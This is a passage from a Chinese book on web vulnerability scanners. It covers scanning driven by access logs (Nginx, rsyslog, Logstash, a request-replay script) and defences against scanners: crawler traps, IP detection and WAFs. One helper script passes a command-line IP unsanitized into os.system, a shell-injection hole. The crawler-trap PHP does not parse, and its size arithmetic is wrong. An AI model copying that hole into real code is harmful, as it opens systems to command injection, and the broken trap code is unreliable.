accept-encoding: gzip, deflate, sdch
upgrade-insecure-requests: 1
Host: www.anquanbao.com
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: TScanner/1.0
connection: keep-alive
cookie: NewFeatureInfo=cornetto; pgv_pvi=8211100672; Hm_lvt_9b08844166a18da6f640d8dcd6267ad6=14723566
16,1473844697; __cfduid=d8366956652f9ce9dcef7c62c866081031482497480
user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML, like Gecko) Ch
rome/56.0.2924.87 Safari/537.36


TScanner:2017-02-11 10:17:02,603:sql.check.51 - 正在检测目标是否存在SQL注入漏洞...
TScanner:2017-02-11 10:17:02,604:xss.check.36 - 正在检测目标是否存在XSS跨站漏洞...
TScanner:2017-02-11 10:17:02,604:cmd.check.37 - 正在检测目标是否存在命令执行漏洞...
TScanner:2017-02-11 10:17:02,605:lfi.check.35 - 正在检测目标是否存在文件包含漏洞...
TScanner:2017-02-11 10:17:02,605:bak.check.55 - 正在检测目标是否存在文件备份漏洞...
TScanner:2017-02-11 10:17:10,669:nginx.check.40 - 正在检测目标是否存在Nginx解析漏洞...
TScanner:2017-02-11 10:17:10,669:struts.check.33 - 正在检测目标是否存在Struts框架漏洞...
TScanner:2017-02-11 10:17:10,758:directory.check.49 - 正在检测目标是否存在Directory目录列举漏洞...
GET http://www.anquanbao.com/css/2015/index.css?_t_=1484206909370 HTTP/1.1
accept-language: zh-CN,zh;q=0.8,en;q=0.6
accept-encoding: gzip, deflate, sdch
Host: www.anquanbao.com
accept: text/css,*/*;q=0.1
user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML, like Gecko) Ch
```

提示：

DPDK（Data Plane Development Kit），是 Intel 研发的基于 X86 平台的用户态高性能报文处理 SDK；PCAP，是一种报文捕获协议，Tcpdump 工具基于该协议，在存储报文时也使用该协议。

下面是 IDS 与基于网络流量的扫描的区别。

IDS，属于漏洞被动的感知，在检测过程中，不会产生任何新的流量，主要通过分析网络中的双向流量来发现其中的安全风险和问题。而基于网络流量的扫描，属于主动扫描的范畴，只不过输入源由传统的爬虫变为了网络流量。

8.2.2　基于访问日志的扫描

访问日志，同样记录着客户端访问的每一个请求。虽然它的检测纬度不如网络流量那么全，但是仍然比网络爬虫的覆盖面广，而且它的获取方式简单，便于操作。同时，对于加密的 HTTPS 请求也可以进行扫描。不过，通常 Web 服务器中默认的访问日志所记录的信息并不太全，因此，需要对其进行必要的配置和信息的扩充才能更好地进行扫描，下面就以 Nginx 的访问日志为例，来介绍如何基于访问日志进行扫描。

在 Nginx 的配置文件中，可以通过 log_format 和 access_log 两个指令来设置与日志相关的操作。其中，log_format 指令用来设置日志文件格式和内容，具体的用法如下：

```
log_format name(格式名称) format (格式样式)
```

access_log 指令则是用来指定日志文件的存放路径（包含日志文件名）、格式和缓存大小，具体用法如下：

```
access_log path(存放路径) [name (自定义格式名称) [buffer=size | off]]
```

当 Nginx 默认安装后，访问日志的配置内容如下：

```
……
log_format  access  '$remote_addr - $remote_user [$time_local] "$request" '
           '$status $body_bytes_sent "$http_referer" '
           '"$http_user_agent" $http_x_forwarded_for';

access_log  /home/wwwlogs/access.log  access;
……
```

log_format 指令会创建一种名为“access”的日志格式，日志的格式为单引号中包围的内

容，而格式字符串中的每一个变量代表着一项特定的信息；access_log 指令会将这些信息按照格式串规定的次序依次写入路径为“/home/wwwlogs/access.log”的日志文件中。

这时，如果有客户端发起的访问请求，那么对应的一条访问日志记录则为：

```
192.168.126.1 - - [28/Nov/2016:17:52:22 +0800] "GET
/p.php?act=rt&callback=jQuery17056186690892289l8_1480316105795&_=1480326742350
HTTP/1.1" 200 422 "http://192.168.126.139/p.php" "Mozilla/5.0 (Macintosh; Intel Mac OS
X 10_10_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.98 Safari/537.36" -
```

但在安全扫描中，通常还需要获取 POST 请求的数据信息，这时就需要为 Nginx 添加 ngx_lua 扩展模块（http://wiki.nginx.org/HttpLuaModule），具体步骤如下：

（1）安装 lua 语言，这里选择 luajit（http://luajit.org/luajit.html），它是 lua 的高效率版本，如下：

```
wget http://luajit.org/download/LuaJIT-2.0.4.tar.gz
tar -zxvf LuaJIT-2.0.4.tar.gz
cd LuaJIT-2.0.4
make && make install
export LUAJIT_LIB=/usr/local/lib
export LUAJIT_INC=/usr/local/include/luajit-2.0
cp /usr/local/lib/libluajit-5.1.so.2 /usr/lib/
```

（2）下载 Nginx 模块代码并解压，如下：

- ngx_devel_kit 模块代码

```
wget https://github.com/simpl/ngx_devel_kit/archive/v0.3.0.tar.gz
tar -zxvf v0.3.0.tar.gz
```

- lua_nginx_module 模块代码

```
wget https://github.com/openresty/lua-nginx-module/archive/v0.10.6.tar.gz
tar -zxvf v0.10.6.tar.gz
```

（3）查看 Nginx 编译时的参数，如下：

```
nginx -V
```

```
imiyoo@debian:~/lua_for_book$ nginx -V
nginx version: nginx/1.8.0
built by gcc 4.9.2 (Debian 4.9.2-10)
built with OpenSSL 1.0.1k 8 Jan 2015
TLS SNI support enabled
configure arguments: --user=www --group=www --prefix=/usr/local/nginx --with-htt
p_stub_status_module --with-http_ssl_module --with-http_spdy_module --with-http_
gzip_static_module --with-ipv6 --with-http_sub_module
```

（4）增加 ngx_lua 的模块，对 Nginx 进行重新配置、编译，如下：

```
./configure --user=www --group=www --prefix=/usr/local/nginx \
--with-ld-opt=-Wl,-rpath,$LUAJIT_LIB \
--with-http_stub_status_module --with-http_ssl_module \
--with-http_spdy_module --with-http_gzip_static_module \
--with-ipv6 --with-http_sub_module \
--add-module=/home/imiyoo/lua_for_book/lua-nginx-module-0.10.6 \
--add-module=/home/imiyoo/lua_for_book/ngx_devel_kit-0.3.0
make
```

（5）备份和替换原 Nginx 二进制文件，如下：

```
mv /usr/local/nginx/sbin/nginx{,_bak}
cp objs/nginx /usr/local/nginx/sbin/
```

（6）在 nginx 的配置文件中，增加如下代码：

```
location ~ [^/]\.php(/|$)
{
lua_need_request_body on;
content_by_lua 'local s = ngx.var.request_body';
try_files $uri =404;
fastcgi_pass  unix:/tmp/php-cgi.sock;
fastcgi_index index.php;
include fastcgi.conf;
}
```

（7）重新设置日志格式，如下：

```
log_format  access  '$remote_addr - $remote_user [$time_local] "$request" $http_host '
'$status $body_bytes_sent "$http_referer" '
'"$http_user_agent" "$http_cookie" "$http_x_forwarded_for" "$request_body"';
```

此时，Nginx 的访问日志就可以记录 POST 请求的数据信息，如下：

```
192.168.126.1 - - [01/Dec/2016:16:50:22 +0800]
"POST /phpmyadmin/index.php HTTP/1.1"
192.168.126.141
302
36
"http://192.168.126.141/phpmyadmin/"
"Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0"
"pma_lang=zh_CN;pma_collation_connection=utf8_unicode_ci;phpMyAdmin=ds5akjsjegu3d8mkl
tajjk1a406mperg"
"-"
"pma_username=root&pma_password=root&server=1&target=index.php&lang=zh_CN&collation_c
onnection=utf8_unicode_ci&token=5ccce88e3379fde1a98ecb3db2dab3da"
```

接下来，可以对访问日志进行扫描实践。

首先，需要对服务器的访问日志进行采集和集中存储；

然后，对这些访问日志进行解析和过滤操作；

接着，再对这些过滤后的数据进行数据适配，转化成对应的 HTTP 请求，此时，就可以对这些 HTTP 请求进行正常的漏洞审计和安全扫描了。

具体的工作流程如下：

日志采集、存储→日志解析、过滤→适配、扫描。

（1）日志采集、存储

在企业内部中，通常不止一台 Web 服务器。为了能够对所有的目标进行安全扫描，首先需要对日志信息进行集中采集和存储。在 Linux 平台下，一般可以使用 syslog 和 rsyslog。它们既可以把日志记录在本地文件中，也可以通过网络发送给接收 syslog 的服务器进行集中存储。当然，还有比较成熟的开源日志采集方案，如 Facebook 的 scribe、Twitter 的 fluented 等。由于 rsyslog 是 syslog 的代替品，功能多、性能好，属于系统默认的日志系统，同时它的配置和使用也相对简单，因此，这里就选择用 rsyslog 进行简单的访问日志采集。

首先，对采集端的 Web 服务器进行配置，如下：

```
$ModLoad imfile
$InputFilePollInterval 10
$WorkDirectory /var/spool/rsyslog
$PrivDropToGroup adm

## Nginx访问日志文件路径，根据实际情况修改：
$InputFileName /usr/local/nginx/logs/access.log
$InputFileTag nginx-access:
$InputFileStateFile stat-nginx-access
$InputFileSeverity info
$InputFilePersistStateInterval 25000
$InputRunFileMonitor

##指定日志格式模板
$template ScanLogNginx,"%fromhost-ip% %syslogtag% %msg% \n"

##注意syslog日志服务器接收地址，根据实际情况修改：
if $programname == 'nginx-access' then @127.0.0.1:514; ScanLogNginx
#丢弃包含nginx-access标志的信息，防止将访问日志再次写入本机的/varl/log/message
if $programname == 'nginx-access' then ~
```

其次，重启 rsyslog 服务，如下：

```
/etc/init.d/rsyslog restart
```

接着，对接收端进行配置，在接收端的 rsyslog.conf 配置文件中增加下面的代码并保存：

```
$ModLoad imudp                                          #启用udp，514端口收集日志
$UDPServerRun 514
:msg,contains,"nginx-access" /var/log/all_access.log
```

最后，重启服务即可：

```
/etc/init.d/rsyslog restart
```


这样就能够对访问日志进行分布采集和集中存储，当再次访问 Web 服务器时，访问日志就会同步到接收端进行存储，具体效果如下：

```
root@iZ25z1fv7x7Z:/var/log# tail -f all_access.log
Dec 16 14:36:57 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:01 +0800] "GET / HTTP/1.1" 200 1153 "-" "Mozill
a/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0" "ZzA_sid=CNbnnR" "-" "-"
Dec 16 14:36:57 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:01 +0800] "GET /favicon.ico HTTP/1.1" 404 162 "
-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0" "ZzA_sid=CNbnnR; mycookie=you are spider
" "-" "-"
Dec 16 14:37:47 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:52 +0800] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5
.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0" "ZzA_sid=CNbnnR; mycookie=you are spider" "-" "-"
Dec 16 14:37:47 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:52 +0800] "GET /lnmp.gif HTTP/1.1" 304 0 "http:
//192.168.126.141/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0" "ZzA_sid=CNbnnR; mycook
ie=you are spider" "-" "-"
Dec 16 14:37:47 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:53 +0800] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5
.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0" "ZzA_sid=CNbnnR; mycookie=you are spider" "-" "-"
Dec 16 14:37:47 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:53 +0800] "GET /lnmp.gif HTTP/1.1" 304 0 "http:
//192.168.126.141/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0" "ZzA_sid=CNbnnR; mycook
ie=you are spider" "-" "-"
Dec 16 14:37:47 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:54 +0800] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5
.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0" "ZzA_sid=CNbnnR; mycookie=you are spider" "-" "-"
Dec 16 14:37:47 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:54 +0800] "GET /lnmp.gif HTTP/1.1" 304 0 "http:
//192.168.126.141/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0" "ZzA_sid=CNbnnR; mycook
ie=you are spider" "-" "-"
Dec 16 14:37:47 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:55 +0800] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5
.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0" "ZzA_sid=CNbnnR; mycookie=you are spider" "-" "-"
Dec 16 14:37:47 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:55 +0800] "GET /lnmp.gif HTTP/1.1" 304 0 "http:
//192.168.126.141/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0" "ZzA_sid=CNbnnR; mycook
ie=you are spider" "-" "-"
Dec 16 14:37:47 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:56 +0800] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5
.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.8.0" "ZzA_sid=CNbnnR; mycookie=you are spider" "-" "-"
Dec 16 14:37:47 61.135.169.92  nginx-access: 192.168.126.141 - - [16/Dec/2016:14:43:56 +0800] "GET /lnmp.gif HTTP/1.1" 304 0 "http:
```

（2）日志解析、过滤

获取访问日志后，接下来可以对这些日志信息进行解析和过滤处理，这里用 Logstash 进行处理，Logstash 是一个可以实时进行日志收集、解析，并将数据传输到需要的位置（服务器、文件等）的轻量级开源框架。官方文档地址为 https://www.elastic.co/guide/en/logstash/2.3/index.html。

Logstash 的日志收集和输出是通过管道方式进行的。它的处理流程包括三个方面：inputs→filters（非必需的）→outputs，其中，inputs 产生日志收集事件， filters 对日志进行处理，outputs 输出日志，如下图：



Logstash 的安装非常简单，直接下载源码解压即可使用。通过配置 filter 就可以实现对访问日志的解析和过滤，具体配置文件的形式如下：

```
input {
       file {
              path => "/home/wwwlogs/access.log"
              start_position => "beginning" #从文件开始处读写
       }
       #stdin {}  #可以从标准输入读数据
}

filter {}

output {
       stdout{}
}
```

对于访问日志的解析和过滤，可以在 filter 中实现。Logstash 使用 grok 正则进行解析和匹配，同时它内置了非常多的常用正则，根据这些常用的正则和访问日志的格式可以很容易地写出匹配规则，常用的正则可以从链接 https://github.com/logstash-plugins/logstash-patterns-core/blob/master/patterns/grok-patterns 获取，部分截图如下：

访问日志格式：

```
log_format  access  '$remote_addr - $remote_user [$time_local] "$request" $http_host '
'$status $body_bytes_sent "$http_referer" '
'"$http_user_agent" "$http_cookie" "$http_x_forwarded_for" "$request_body"';
```

两者的对应关系如下：

访问日志字段	正则表达式
$remote_addr	%{IPORHOST:remote_addr}
-	%{USER:ident}
$remote_user	%{USERNAME:remote_user}
$time_local	\[%{HTTPDATE:time_local}\]
$request	"%{WORD:method} %{URIPATHPARAM:request} HTTP/%{NUMBER:http_version}"
$http_host	%{IPORHOST:http_host}
$status	%{INT:status}
$body_bytes_send	%{INT:body_bytes_sent}
$http_referer	%{QS:http_referer}
$http_user_agent	%{QS:http_user_agent}
$http_cookie	%{QS:http_cookie}
$http_x_forward_for	%{QS:http_x_forward_for}
$request_body	%{QS:request_body}

下面就可以对访问日志进行过滤操作，这里主要实现将无效的访问日志和安全扫描日志过滤，filter 的部分配置内容如下：

```
filter {
    grok {
        pattern => "%{IPORHOST:remote_addr} %{USER:ident} %{USER:remote_user}
        \[%{HTTPDATE:timestamp}\]
        \"(?:%{WORD:verb} %{NOTSPACE:request}(?:HTTP/%{NUMBER:http_version})?|-)\"
        %{IPORHOST:http_host}
        %{INT:status}
        %{INT:body_bytes_send}
        %{QS:http_referer}
        %{QS:http_user_agent}
        %{QS:http_cookie}
        %{QS:http_x_forword_for}
        %{QS:request_body}"
    }
    #过滤安全扫描日志，除了利用扫描签名外，还可以利用扫描IP
    if [http_user_agent] =~ "TScanner" {
        drop {}
```

```
    }
    #过滤无效日志
    if [status] != "200" {
        drop {}
    }
    ……..
}
```

下面用一条有效的访问日志来测试效果，它会被匹配并按字段进行解析，如下图：

（3）日志适配、扫描

在这个环节中，需要对过滤后的日志进行数据适配，并将其转化为对应的 HTTP 请求，然后调用扫描器对这些 HTTP 请求进行漏洞审计，简单代码实现如下：

```
#coding=utf-8
'''
scan_log.py
'''
import re
from teye_web.http.URL import URL
from teye_web.http.Request import Request
from teye_web.http.cookie import cookie
from teye_web.http.postdata import postdata
```

```
log_pattern=re.compile(r'''
([^\s]+)                                #remote_addr
\s([^\s]+)\s-\s\[[^\]]+\]\s                 #hostname - [time]
("[^"]+")                               #Uri
\s(\d{3})                               #Code
\s(\d+)                             #Bytes
\s("[^"]+")                             #referer
\s("[^"]+")                             #ua
\s"[^"]+"                               #other
\s("[^"]+")                             #cookie
\s(-|\w+)\s"[^"]+"\s"[^"]+"\s"{1,2}[^"]+"{1,2}\s"[^"]+"\s\d+\.\d+\s"[^"]+"\s"[^"]{0,}
"\s(\d+|-)\s"[^"]+"\s                           #other
("[^"]+")                               #body
''',re.X)

def convert_log_to_http(log_item):
    req =None
    log = log_item.strip()
    match = log_pattern.match(log)
    if match:
        info_tuple  = match.groups()
        log_ip     = info_tuple[0]
        log_host    = info_tuple[1]
        log_request  = info_tuple[2]
        log_code    = info_tuple[3]
        log_cookie  = info_tuple[4]
        log_body   = info_tuple[10]

        temp_request = log_request.split(" ")
        method = temp_request[0][1:].upper()
        uri = temp_request[1][0:-8]
        url = log_host + uri

        cookie = cookie(log_cookie)
        post_data = postdata(log_body)

        urlobj = URL(url)
        if method == "GET":
            req = Request(urlobj,"GET",cookie=cookie)
        elif method == "POST":
            req = Request(urlobj,"POST",cookie=cookie,post_data=post_data)
    return req

log_item ='192.168.126.1 - - [17/Dec/2016:17:52:45 +0800] "GET
/p.php?act=rt&callback=jQuery17001338906496562897 2_1481968361729&_=1481968365810
HTTP/1.1" 192.168.126.141 200 416 "http://192.168.126.141/p.php" "Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.95
Safari/537.36" "2zA_sid=1QFL02; mycookie=you are spider" "-" "-"'

log_data = log_item.strip()
http_req = convert_log_to_http(log_data)
```

```
print http_req
from teye_core.tcore import tCore
scan_engine = tCore()
scan_engine.scan_request(http_req)
```

运行效果如下：

```
imiyoo:~/workplace/tscanner$ python scan_log.py
GET http://192.168.126.145/p.php?act=rt&callback=jQuery170013389064965628972_1481968361729&_=14819 HTTP/1.1
Cookie: zzA_sid=1QFL02; mycookie=you are spider
Host: 192.168.126.145
Referer: http://192.168.126.145/p.php
User-Agent: TScanner/1.0


TScanner:2017-02-10 16:20:07,485:sql.check.51 - 正在检测目标是否存在SQL注入漏洞...
TScanner:2017-02-10 16:20:09,150:xss.check.36 - 正在检测目标是否存在XSS跨站漏洞...
TScanner:2017-02-10 16:20:09,155:xss.check.65 - XSS Vuln
XSS Vuln 漏洞URL:http://192.168.126.145/p.php,漏洞参数callback
TScanner:2017-02-10 16:20:09,210:cmd.check.37 - 正在检测目标是否存在命令执行漏洞...
TScanner:2017-02-10 16:20:10,261:lfi.check.35 - 正在检测目标是否存在文件包含漏洞...
TScanner:2017-02-10 16:20:11,455:bak.check.55 - 正在检测目标是否存在文件备份漏洞...
TScanner:2017-02-10 16:20:12,714:nginx.check.40 - 正在检测目标是否存在Nginx解析漏洞...
TScanner:2017-02-10 16:20:12,715:struts.check.33 - 正在检测目标是否存在Struts框架漏洞...
TScanner:2017-02-10 16:20:12,722:directory.check.49 - 正在检测目标是否存在Directory目录列举漏洞...
{u'192.168.126.145': {'teye_xss_plugin': {'xss': [<vuln object: "XSS Vuln">]}}}
```

8.2.3　扫描的应用场景比较

下面列出几种扫描的应用场景，对其优缺点进行比较，如下表：

扫描的应用场景	优点	缺点
基于网络爬虫的扫描	• 实现相对简单 • 无需人工交互 • 支持 HTTPS	• URL 覆盖面最差 • 检测的维度也最少
基于应用代理的扫描	• URL 覆盖面一般 • 检测的维度较多	• 不支持 HTTPS • 需要人工交互
基于网络流量的扫描	• URL 覆盖面最全 • 无需人工交互 • 检测的维度最多	• 不支持 HTTPS
基于访问日志的扫描	• URL 覆盖面较好 • 无需人工交互 • 支持 HTTPS	• 检测的维度一般

第 9 章

关于防御

扫描器作为一个自动化的漏洞检测工具，本身并没有任何威胁可言，主要取决于使用者的角色。如果攻击者使用它对目标进行扫描，那么对于我们而言，它可能就是一次潜在的安全攻击。对于扫描器的学习和研究，最终也是希望我们在了解扫描器的同时，既能用扫描器来辅助企业内部的安全建设，又能思考和给出针对扫描器攻击的防御措施。

扫描器是由两个部分组成的：网络爬虫和漏洞审计。因此对于扫描器的防御，也可以按照这两个方向进行对抗。但这些反制策略，扫描器在知晓后也都是有办法绕过的。所以说，攻防对抗实际上是一场没有终点的斗争，它们需要持续博弈和抗衡。

9.1 爬虫反制

爬虫反制，是指对扫描器中的网络爬虫环节进行反制。通过一些反制策略来阻碍或干扰爬虫的正常爬行，从而间接地起到防御目的。爬虫的反制策略有很多，总体可将其归为两大类。

下面进行详细讲解。

9.1.1 基于 IP 的反爬虫

基于 IP 的反爬虫，其思路主要是对爬虫的 IP 进行封禁，通过一些策略来识别爬虫的 IP，然后通过 IP 粗暴地对爬虫进行屏蔽和阻止。但由于 IP 这个粒度比较大，容易造成误杀，所以对于大流量的网站，可以通过该方法来建立自己的黑 IP 库。常见的策略有：

1. 利用隐藏标签识别扫描器 IP

可以在页面中嵌入一个隐藏的超链接标签。对用户而言，它其实是不可见的，因此也并不

会对网站产生影响；而对扫描器而言，它却是可见的，因此扫描器在爬行的过程会主动触发该请求，从而识别出扫描器的 IP。

在页面中嵌入下面的代码：

```
<a href="anti_scan_crawl.php" style="display:none">
```

这样扫描器在爬取的过程中，就可以利用 anti_scan_crawl.php 记录和存储扫描器的 IP 信息，如下：

```
anti_scan_crawl.php

<?php
if(getenv('HTTP_CLIENT_IP'))
$clientip = getenv('HTTP_CLIENT_IP');

if(getenv('HTTP_X_FORWARDED_FOR'))
$x_forward_for_ip = getenv('HTTP_X_FORWARDED_FOR');

if(getenv('REMOTE_ADDR'))
$remoteip = getenv('REMOTE_ADDR');

$data= "clientip:".$clientip." x_ip:".$x_forward_for_ip ."remoteip:".$remoteip."\r\n";

file_put_contents("test_for_scan_crawl.log",$data,FILE_APPEND | LOCK_EX);
?>
```

然后对这些 IP 进行回溯分析和跟踪确认，从而形成扫描的黑 IP 库，最后就可以对这些黑 IP 库采取相应的封禁措施。

2．利用 Cookie 识别扫描器 IP

有的扫描爬虫单纯为了爬取链接，并不会对 Cookie 进行处理和响应。由于 Cookie 是浏览器必须遵循的一个机制，因此可以在 Response 的响应头中增加下面信息：

```
Set-Cookie:anti_scan_crawl= 098f6bcd4621d373cade4e832627b4f6;
```

其中，test 的 md5 值为 098f6bcd4621d373cade4e832627b4f6，在 Nginx 的配置文件中增加下面代码：

```
location /
{
    ……
   if ( $http_cookie !~* " anti_scan_crawl =" ){
     add_header Set-Cookie ' anti_scan_crawl = 098f6bcd4621d373cade4e832627b4f6';
}
   ......
}
```

然后，通过对访问日志中的 Cookie 信息进行分析和提取，找到那些可疑的非浏览器 IP。在实际应用中，需要通过关联信息进行二次分析和确认，然后再进行相应的封禁处理。

3．利用访问日志识别扫描器 IP

由于爬虫是通过程序来自动化地爬取网页的，因此它在单位时间内的请求量比较大，而且相邻请求的时间间隔较为固定。而在通常情况下，人们在访问网页时，在单位时间内的请求量却不会太大，而且中间的时间间隔无规则。因此可以利用这个策略进行分析和识别扫描器 IP。

首先，通过对 IP 单位时间的访问频率进行倒序排列。

然后，对每个 IP 的访问请求进行相邻请求的时间间隔计算，得到一组数列。

最后，计算每组数列的方差，而其中方差较小的 IP 地址极有可能为扫描器 IP。

当然在实际的应用中，可以利用阈值进行相应的控制和调整，具体操作如下：

（1）对访问日志中的 IP 请求数，按照倒序进行排序如下：

```
awk -F " " '{print $1}' access.log.20161212 | sort | uniq -c | sort -nr | head -5
```

```
root@iZ25z1fv7x7Z:/home/wwwlogs# awk -F " " '{print $1}' access.log.20161212| sort | uniq -c | sort -nr | head -5
    578 125.88.223.58
    550 101.226.162.90
    175 61.135.169.92
     93 121.42.0.37
     73 117.34.28.15
```

（2）计算每个 IP 相邻请求的时间间隔，获取待分析的样本数据。

计算样本数据的方差，部分代码如下：

```
#coding=utf-8
import re
import os
import sys
import time
import datetime
import numpy as np

ip =sys.argv[1]
filename = "%s_%s.log" % (ip,time.time())
cmd=" cat acess.log.20161212 | grep %s>%s" % (ip,filename)
os.system(cmd)
file=open(filename,"rb+")

dtime_list = []
for log in file.readlines():
    log = log.strip()
    pattern=re.compile("\[([^\[\]]+)\]")
    match = pattern.search(log)
```

```
    if match:
        logtime = match.group(1)
        strtime = logtime.split(" ")[0]
        dtime = datetime.datetime.strptime(strtime,"%d/%b/%Y:%H:%M:%S")
        dtime_list.append(dtime)

delta_list = []
for i in xrange(len(dtime_list)-1):
      delta_time = dtime_list[i+1]-dtime_list[i]
      delta_seconds = delta_time.total_seconds()
      delta_list.append(delta_seconds)

print "该IP相邻请求的时间间隔方差为："
print np.var(delta_list)
```

下面是笔者针对某一天数据的简单分析结果，如下（时间间隔的单位为秒）：

IP 地址	请求数量	时间间隔方差	分析结论	实际结论
125.88.223.58	578	14328.1086117	波动较小，可能是爬虫	360 爬虫
101.226.162.90	550	20309.1375941	波动较小，可能是爬虫	360 爬虫
61.135.169.92	175	3287015.59166	波动最大，预判为人为访问	人为访问
121.42.0.37	93	2.62287334594	波动非常小，预判为爬虫	阿里爬虫
117.34.28.13	73	444863.026042	波动较小，可能是爬虫	百度爬虫

通过对这次实际样本分析结果，可以得出一个初步的结论：爬虫的方差阈值为 50W，当方差小于 50W 的时候，该 IP 的请求极有可能是由爬虫发起的。当然，在实际的应用中，还需要进行大量的样本分析和确认工作，这里的目的只是介绍一种可行的思路。

9.1.2　基于爬行的反爬虫

基于爬行的反爬虫，其思路主要是在爬虫的爬行中设置爬行障碍，让其陷入死循环；或者用一些无意义的 URL 来填充其爬行队列，从而阻止其对正常 URL 进行后续的漏洞审计。

通常可以在某个页面中利用隐藏标签来设置爬行陷阱，常见的方式有：

1．设置大文件陷阱，消耗爬虫的网络 IO

爬虫在爬行的过程中，通常需要对 HTML 文件进行页面解析，获取新的 URL。但如果该 HTML 文件过大，那么在长连接模式下，HTTP 协议就会采用 chunked 编码的方式将内容分块输出，这样就会使爬虫陷入较长时间的等待，从而影响其后续正常的爬取，举例如下。

服务端文件：

```
max_html.php
```

```
<?php
$max = 4000,000,000
for($i=0;$i<4000000000;$i++)
{
       echo "JustForYou";
}
//10byte*4000,000,000=4M=4000KB=4000,000B
?>
```

在客户端进行测试，如下：

```
#coding=utf-8
import requests
res = requests.get("http://www.watscan.com/4444.php")
```

程序会陷入阻塞状态，一直在等待，运行结果如下：

2．设置大量无效 URL，恶意填充爬虫的爬行队列

为了保证自身的稳定性和健壮性，避免运行过程中的内存溢出，通常爬虫都会设定爬行队列的上限。因此，可以在页面中填充大量的无效 URL，这样就能提前终止爬虫的后续爬行。通过下面的代码可以生成指定数量的随机链接，如下：

```
max_link.php

<?php
function get_rand_string($len){
   $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
     for ($i = 0, $str = '', $lc = strlen($chars)-1; $i < $len; $i++){
        $str .= $chars[rand(0, $lc)];
    }
    return $str;
}
$max = 5000;
for($i=0;$i<$max;$i++){
```

```
    echo "<a href=\"".get_rand_string(6)."\".html>Just For Test!</a>";
}
?>
```

9.2　审计反制

审计反制，指的是对扫描器中的漏洞审计环节进行反制。通过干扰其正常的漏洞审计流程，从而达到自身防御的目的。审计环节主要围绕的是攻击和漏洞，所以我们需要应用 WAF（Web 应用防火墙），其作用就是防御各类 Web 攻击和漏洞。WAF 通过对这些攻击或漏洞进行签名和策略制订，然后通过执行这些安全策略来保护对应的 Web 应用。

9.2.1　云 WAF

云 WAF 是 WAF 的另一种表现形态，它将 WAF 的功能在云端进行实现。只需要把域名的解析权交给云 WAF，它就可以利用 DNS 调度技术，改变网络流量的原始流向，将网络流量牵引到云端的 WAF 上，云端的 WAF 对流量进行净化和过滤后，将安全的流量回传给后端真实的应用，最终达到安全过滤和保护的作用。

笔者之前所在的公司安全宝，主营业务就是云 WAF。在推广和普及云 WAF 时，曾遇到了很多的质疑和问题，比如：

（1）为什么部署了 WAF 后，扫描器还会检测出漏洞？

（2）为什么部署了 WAF 后，黑客还可以入侵和脱库？


这两个问题从技术上回答并不太难，主要是对 WAF 的价值和安全防御理念认识不清所致。所以这里有必要重新认识一下 WAF 的价值，以及如何进行有效的安全防御？

9.2.2　云 WAF 的价值

